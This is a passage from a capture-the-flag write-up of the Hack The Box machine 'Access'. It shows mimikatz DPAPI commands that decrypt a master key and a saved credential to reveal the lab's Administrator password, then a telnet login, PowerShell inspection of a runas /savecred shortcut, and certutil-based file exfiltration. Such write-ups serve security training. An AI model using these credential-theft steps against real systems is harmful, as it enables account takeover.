C:\Users\security\AppData\Roaming\Microsoft\Credentials>del output
```

```
root@kali# cat credentials.b64 | base64 -d > credentials
```

Decrypt Master Key

I'll move to a Windows host, and fire up `mimikatz`. I'll use the `dpapi::masterkey` command to decrypt the master key using the password from the security account:

```

  .#####.   mimikatz 2.1.1 (x64) #17763 Dec  9 2018 23:56:50
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # dpapi::masterkey /in:\users\0xdf\desktop\masterkey /sid:S-1-5-21-
953262931-566350628-63446256-1001 /password:4Cc3ssC0ntr0ller
**MASTERKEYS**
  dwVersion          : 00000002 - 2
  szGuid             : {0792c32e-48a5-4fe3-8b43-d93d64590580}
  dwFlags            : 00000005 - 5
  dwMasterKeyLen     : 000000b0 - 176
  dwBackupKeyLen     : 00000090 - 144
  dwCredHistLen      : 00000014 - 20
  dwDomainKeyLen     : 00000000 - 0
[masterkey]
  **MASTERKEY**
    dwVersion        : 00000002 - 2
    salt             : 9c51ca4d00708c73d4fbff60b95e549e
    rounds           : 000043f8 - 17400
    algHash          : 0000800e - 32782 (CALG_SHA_512)
    algCrypt         : 00006610 - 26128 (CALG_AES_256)
    pbKey            :
e78fb1d989c4ccd7a05285c17fae1c31ad1210f7ada051ae3203536df
613e63a0e4647ca9ed51407637d8c1cc2ad16b2306aab56d7d2707b0c77422e7de39eb8bdfcc
a550
44b4a7f853b6f0b3333213b5b0d80c7c1021f6c4ac2f5fa3772adbe50af7fdf07b0e0ea940d7
0a12
45db7df847f615530a93895012a3ad9c7a8c39cc0592d06d714c9ee8fe34ced5062c412

[backupkey]
  **MASTERKEY**
    dwVersion        : 00000002 - 2
    salt             : 4bb6dd9b5b9656d97b78f114796457f4
    rounds           : 000043f8 - 17400
    algHash          : 0000800e - 32782 (CALG_SHA_512)
    algCrypt         : 00006610 - 26128 (CALG_AES_256)
    pbKey            :
0fe6b3aa5dd3af46bd7a87cbc0161fc41ae13f8714a22bcb5bda86f24
d95ad03369a5335159185d0276743d0c1132b35fdaffad247d3c4f5f43260413c28b401ed70e
42e0
184f9e8c4668abc36eb7327bd2c7374a2381b4cdd4ea7c465deaa755e0f53672473900db8868
b428
327edaa

[credhist]
  **CREDHIST INFO**
    dwVersion        : 00000003 - 3
    guid             : {009668e5-9305-401b-ba0d-dfa0e11b34d0}



[masterkey] with password: 4Cc3ssC0ntr0ller (normal user)
```

```
  key :
b360fa5dfea278892070f4d086d47ccf5ae30f7206af0927c33b13957d44f0149a128391
c4344a9b7b9c9e2e5351bfaf94a1a715627f27ec9fafb17f9b4af7d2
  sha1: bf6d0654ef999c3ad5b09692944da3c0d0b68afe
```


Decrypt Credential

I'll use that master key to decrypt the credential file. `mimikatz` is smart enough to use the master key that is held in memory from previous instruction, but I can also explicitly pass it with `/masterkey:b360fa5d...`

```
mimikatz # dpapi::cred /in:\users\0xdf\desktop\credentials
**BLOB**
  dwVersion          : 00000001 - 1
  guidProvider       : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
  dwMasterKeyVersion : 00000001 - 1
  guidMasterKey      : {0792c32e-48a5-4fe3-8b43-d93d64590580}
  dwFlags            : 20000000 - 536870912 (system ; )
  dwDescriptionLen   : 0000003a - 58
  szDescription      : Enterprise Credential Data

  algCrypt           : 00006610 - 26128 (CALG_AES_256)
  dwAlgCryptLen      : 00000100 - 256
  dwSaltLen          : 00000020 - 32
  pbSalt             :
f5bbbac240bd90d9af7d3c2cfb7f301f1f123ac94d07a3cc012038135
fa5a6bc
  dwHmacKeyLen       : 00000000 - 0
  pbHmackKey         :
  algHash            : 0000800e - 32782 (CALG_SHA_512)
  dwAlgHashLen       : 00000200 - 512
  dwHmac2KeyLen      : 00000020 - 32
  pbHmack2Key        :
f9642d323fae366a4f7293d02f26e4472adc32b00bac6a061914458da
dfd3e52
  dwDataLen          : 00000100 - 256
  pbData             :
e73542ff71d08529f9da5ff88edcd5be44d11c9c02c45fdfd9ee5a531
628cb0f9e8dc221eb5b4d83a857aff13473131c927527217fe177e08d63a63eb5ce5341576b3
3332
806e062363e58786fb7551aaa2e0676b8e3957f43cf1f11a2ed149c431104e5f93f20364916d
f25a
0168ede23788bd9d71192cdb661c5c5686ed256c8691057fe6fe2a2b1765ba0979ee9140c010
```

```
210e
ea81ac00830f74c35a196ac1f46bd69d7a86ca82da15f9bbcf1c40cbbe41d58d4a8924afde97
e2a9
9a6e9f33a297ef2508401c229a451b911e9469ba17d71288dc6c37ee26c65ecc8accd4b5b3c0
c2cc
fcae6b0a76384a0e27c4edb7a0ecece2afd9889252304db5767bbc3
  dwSignLen          : 00000040 - 64
  pbSign             :
63fcc153bcd60befd074a5098ea0e552f8809562c553985baa8720a82
8e61e05bd5d1cb8200711551a100ed3b853598b3875ba90b689bc483342fbf671b89c99

Decrypting Credential:
 * volatile cache: GUID:{0792c32e-48a5-4fe3-8b43-
d93d64590580};KeyHash:bf6d0654e
f999c3ad5b09692944da3c0d0b68afe
**CREDENTIAL**
  credFlags      : 00000030 - 48
  credSize       : 000000f4 - 244
  credUnk0       : 00002004 - 8196

  Type           : 00000002 - 2 - domain_password
  Flags          : 00000000 - 0
  LastWritten    : 8/22/2018 9:18:49 PM
  unkFlagsOrSize : 00000038 - 56
  Persist        : 00000003 - 3 - enterprise
  AttributeCount : 00000000 - 0
  unk0           : 00000000 - 0
  unk1           : 00000000 - 0
  TargetName     : Domain:interactive=ACCESS\Administrator
  UnkData        : (null)
  Comment        : (null)
  TargetAlias    : (null)
  UserName       : ACCESS\Administrator
  CredentialBlob : 55Acc3ssS3cur1ty@megacorp
  Attributes     : 0
```

Here’s that entire process:



```
  .#####.   mimikatz 2.1.1 (x64) #17763 Dec  9 2018 23:56:50
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz #
```

Telnet as Administrator

Now that I have the password for the Administrator account, I can telnet and get `root.txt`:

```
root@kali# telnet 10.10.10.98
Trying 10.10.10.98...
Connected to 10.10.10.98.
Escape character is '^]'.
Welcome to Microsoft Telnet Service
```

```
login: administrator
password:

*===============================================================
Microsoft Telnet Server.
*===============================================================
C:\Users\Administrator>cd desktop

C:\Users\Administrator\Desktop>type root.txt
6e1586cc...
```

Beyond Root - Examining lnk Files

I found an link file on the desktop above, and I was able to get all I needed out of it using strings. But if I wanted to do a more complete examination of the file, there's a couple ways that I could do that. PowerShell provides an interface thatcan dump the details. Or I could bring it back and look at it on my local machine. This will prove useful in another HTB machine that's still active.

PowerShell

Getting PowerShell From Telnet

First, I'll get PowerShell running over my telnet session. If I just run `powershell`, I get a terminal that kind of works, but isn't pretty:

```
C:\Users\Public\Desktop>powershell
Windows PowerShell
                   Copyright (C) 2009 Microsoft Corporation. All rights
reserved.

$env:os
whoami
access\security
$env
exit
```

But, I can get a full session with `powershell -File -`:

```
C:\Users\Public\Desktop>powershell -File -
PS C:\Users\Public\Desktop> whoami
access\security
```

```
PS C:\Users\Public\Desktop> $env:os
Windows_NT
```

Lnk Details

From PowerShell, I’ll create a WSCript shell, and load the lnk file into it:

```
PS C:\Users\Public\Desktop> $WScript = New-Object -ComObject WScript.Shell
PS C:\Users\Public\Desktop> $SC = Get-ChildItem *.lnk
PS C:\Users\Public\Desktop> $WScript.CreateShortcut($sc)



FullName         : C:\Users\Public\Desktop\ZKAccess3.5 Security System.lnk
Arguments        : /user:ACCESS\Administrator /savecred
"C:\ZKTeco\ZKAccess3.5\Access.exe"
Description      :
Hotkey           :
IconLocation     : C:\ZKTeco\ZKAccess3.5\img\AccessNET.ico,0
RelativePath     :
TargetPath       : C:\Windows\System32\runas.exe
WindowStyle      : 1
WorkingDirectory : C:\ZKTeco\ZKAccess3.5
```

I could also do this as a one-liner without a full PowerShell:

```
C:\Users\Public\Desktop>powershell -c "$WScript = New-Object -ComObject
WScript.Shell; $SC = Get-ChildItem *.lnk; $WScript.CreateShortcut($sc)"



FullName         : C:\Users\Public\Desktop\ZKAccess3.5 Security System.lnk
Arguments        : /user:ACCESS\Administrator /savecred
"C:\ZKTeco\ZKAccess3.5\Access.exe"
Description      :
Hotkey           :
IconLocation     : C:\ZKTeco\ZKAccess3.5\img\AccessNET.ico,0
RelativePath     :
TargetPath       : C:\Windows\System32\runas.exe
WindowStyle      : 1
WorkingDirectory : C:\ZKTeco\ZKAccess3.5
```

Offline

Exfil the File

First, I’ll get the file using the same `certutil` base64 trick. I’ll need to write somewhere, so I’ll write to my current user’s AppData temp dir:

```
C:\Users\Public\Desktop>certutil -encode "ZKAccess3.5 Security System.lnk" -
Input Length = 1870
EncodeToFile returned Access is denied. 0x80070005 (WIN32: 5)
CertUtil: -encode command FAILED: 0x80070005 (WIN32: 5)
CertUtil: Access is denied.

C:\Users\Public\Desktop>certutil -encode "ZKAccess3.5 Security System.lnk"
\users\security\appdata\local\temp\output
Input Length = 1870
Output Length = 2630
CertUtil: -encode command completed successfully.

C:\Users\Public\Desktop>type \users\security\appdata\local\temp\output
-----BEGIN CERTIFICATE-----
TAAAAAEUAgAAAAAAwAAAAAAAAEb7QAAAIAAAAPV/wTcRBMoB9X/BNxEEygGg0wjv
IwTKAQBQAAAAAAAAAQAAAAAAAAAAAAAAAAAAAC8BFAAfUOBP0CDqOmkQotgIACsw
MJ0ZAC9DOlwAAAAAAAAAAAAAAAAAAAAAAAAAUgAxAAAAAAAWTec6EABXaW5kb3dz
ADwACAAEAO++7jqFGhZN5zoqAAAAdwEAAAAAAQAAAAAAAAAAAAAAAAAAAFcAaQBu
AGQAbwB3AHMAAAAWAFYAMQAAAAAAFk1WoxAAU3lzdGVtMzIAAD4ACAAEAO++7jqG
GhZNVqMqAAAAxAUAAAAAAQAAAAAAAAAAAAAAAAAAAFMAeQBzAHQAZQBtADMAMgAA
ABgAWAAyAABQAADuOvAMIABydW5hcy5leGUAQAAIAAQA777tOjG77ToxuyoAAAAD
WQAAAAABAAAAAAAAAAAAAAAAAAAAAcgB1AG4AYQBzAC4AZQB4AGUAAAAYAAAATAAA
ABwAAAABAAAAHAAAAC0AAAAAAAAASwAAABEAAAADAAAA8NtFnBAAAAAAQzpcV2lu
ZG93c1xTeXN0ZW0zMlxydW5hcy5leGUAACMALgAuAFwALgAuAFwALgAuAFwAVwBp
AG4AZABvAHcAcwBcAFMAeQBzAHQAZQBtADMAMgBcAHIAdQBuAGEAcwAuAGUAeABl
ABUAQwA6AFwAWgBLAFQAZQBjAG8AXABaAEsAQQBjAGMAZQBzAHMAMwAuADUARwAv
AHUAcwBlAHIAOgBBAEMAQwBFAFMAUwBcAEEAZABtAGkAbgBpAHMAdAByAGEAdABv
AHIAIAAvAHMAYQB2AGUAYwByAGUAZAAgACIAQwA6AFwAWgBLAFQAZQBjAG8AXABa
AEsAQQBjAGMAZQBzAHMAMwAuADUAXABBAGMAYwBlAHMAcwAuAGUAeABlACIAJwBD
ADoAXABaAEsAVABlAGMAbwBcAFoASwBBAGMAYwBlAHMAcwAzAC4ANQBcAGkAbQBn
AFwAQQBjAGMAZQBzAHMATgBFAFQALgBpAGMAbwAUAwAABwAAoCVTeXN0ZW1Ecml2
ZSVcWktUZWNvXFpLQWNjZXNzMy41XGltZ1xBY2Nlc3NORVQuaWNvAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAJQBTAHkAcwB0AGUAbQBEAHIAaQB2AGUAJQBcAFoASwBUAGUAYwBv
AFwAWgBLAEEAYwBjAGUAcwBzADMALgA1AFwAaQBtAGcAXABBAGMAYwBlAHMAcwBO
```

```
AEUAVAAuAGkAYwBvAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ABAAAAAFAACgJQAAANUAAAAcAAAACwAAoHdOwRrnAl1Ot0Qusa5RmLfVAAAAYAAA
AAMAAKBYAAAAAAAAAGFjY2VzcwAAAAAAAAAAAADyX+X4oTh7RZkzABkLT+FqFymM
f0im6BGJFQAMKc6wW/Jf5fihOHtFmTMAGQtP4WoXKYx/SKboEYkVAAwpzrBbjQAA
AAkAAKCBAAAAMVNQU+KKWEa8TDhDu/wTkyaYbc5lAAAABAAAAAAfAAAAKgAAAFMA
LQAxAC0ANQAtADIAMQAtADkANQAzADIANgAyADkAMwAxAC0ANQA2ADYAMwA1ADAA
NgAyADgALQA2ADMANAA0ADYAMgA1ADYALQA1ADAAMAAAAAAAAAAAAAAAAAAAAA==
-----END CERTIFICATE-----
```

I'll paste that base64 string into a file, and decode it:

```
root@kali# base64 -d lnk.b64 > lnk
```

pylnker

HarmJ0y has a neat tool on his GitHub called pylnker that parses lnk files. I'll use that to check out the lnk file:

```
root@kali# python /opt/pylnker/pylnker.py lnk
out:  Lnk File: lnk
Link Flags: HAS SHELLIDLIST | POINTS TO FILE/DIR | NO DESCRIPTION | HAS
RELATIVE PATH STRING | HAS WORKING DIRECTORY | HAS CMD LINE ARGS | HAS
CUSTOM ICON
File Attributes: ARCHIVE
Create Time:   2009-07-13 19:25:32.986366
Access Time:   2009-07-13 19:25:32.986366
Modified Time: 2009-07-13 21:39:31.417999
Target length: 20480
Icon Index: 0
ShowWnd: SW_NORMAL
HotKey: 0
Target is on local volume
Volume Type: Fixed (Hard Disk)
Volume Serial: 9c45dbf0
Vol Label:
```

```
Base Path: C:\Windows\System32\runas.exe
(App Path:) Remaining Path:
Relative Path: ..\..\..\Windows\System32\runas.exe
Working Dir: C:\ZKTeco\ZKAccess3.5
Command Line: /user:ACCESS\Administrator /savecred
"C:\ZKTeco\ZKAccess3.5\Access.exe"
Icon filename: C:\ZKTeco\ZKAccess3.5\img\AccessNET.ico
```

Pretty neat way to see all the details of the file without Windows.